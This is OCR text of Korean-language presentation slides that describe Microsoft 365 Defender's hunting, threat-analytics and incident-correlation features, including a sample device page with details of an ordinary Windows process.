
Machine	Risk level	Exposure level
cont-mikebarden	High	Medium

Users	Investigation priority
mike.barden	No data available

Process tree

- svchost.exe
  - backgroundTaskHost.exe


Process name	backgroundTaskHost.exe
Execution time	Aug 10, 2020, 3:02:43.180 PM
Path	c:\windows\system32\backgroundtaskhost.exe
Integrity level	Low
Access privileges (UAC)	Standard
Process ID	5448
Command line	"BackgroundTaskHost.exe" -ServerName:BackgroundTaskHost.WebAccountProvider
File name	backgroundTaskHost.exe
Full path	c:\windows\system32\backgroundtaskhost.exe
SHA1	dc27f57a3ba5d13b476b1fd0872b8972744a01f8
SHA256	74b3323405cdfb85cfc9d5c1cd29c816c80361df1548



고급 헌팅

- → 상황별 헌팅
- → 포털 내 문서
- → ID 및 전자 메일 사후 전송을 위한 새 테이블
- → 파일 프로필 기능
- → 타사 도구 통합을 위한 고급 헌팅 API
- → 워크로드 간 사용자 지정 탐지

→ 이전에 여러 단계와 다른 도구를 통해 수행할 수 있었던 작업을 하나의 쿼리로 수행!



위협 분석 보고서

- → 새로운 위협이 등장함에 따라 지속적으로 새로운 보고서가 게시
- → 워크로드 전반에서 행위자 대상 산업, 목표 및 TTP를 포함한 상세한 위협 인텔리전스
- → 한눈에 확인하는 답변:
- → 우리 조직이 이 위협에 노출되어 있습니까?
- → 우리 조직이 위협의 영향을 받습니까?
- → 위협에 대한 노출을 줄이기 위해 관련하여 완화할 수 있는 방법 권장

⚠ 매달 영향력이 큰 새로운 위협이 ~5개 발생

Microsoft 365 Defender

전체 보호 사이클에 걸쳐 효율적인 SOC를 위한 통합 도구

1,000 회 발생

↓

300 알림

교차 감지

↓

40 사건


MTE

↓

10 사건

헌팅

상황별 TI 및 완화



Microsoft 365 Defender

자동화된 도메인 간 보안

단일 포털
- 통합 엔티티

위협으로부터 통합된
능동적 보호

영향을 받는 자산의
자동 복구

통합된
위협 인텔리전스 및 분석

도메인 간
위협 검색

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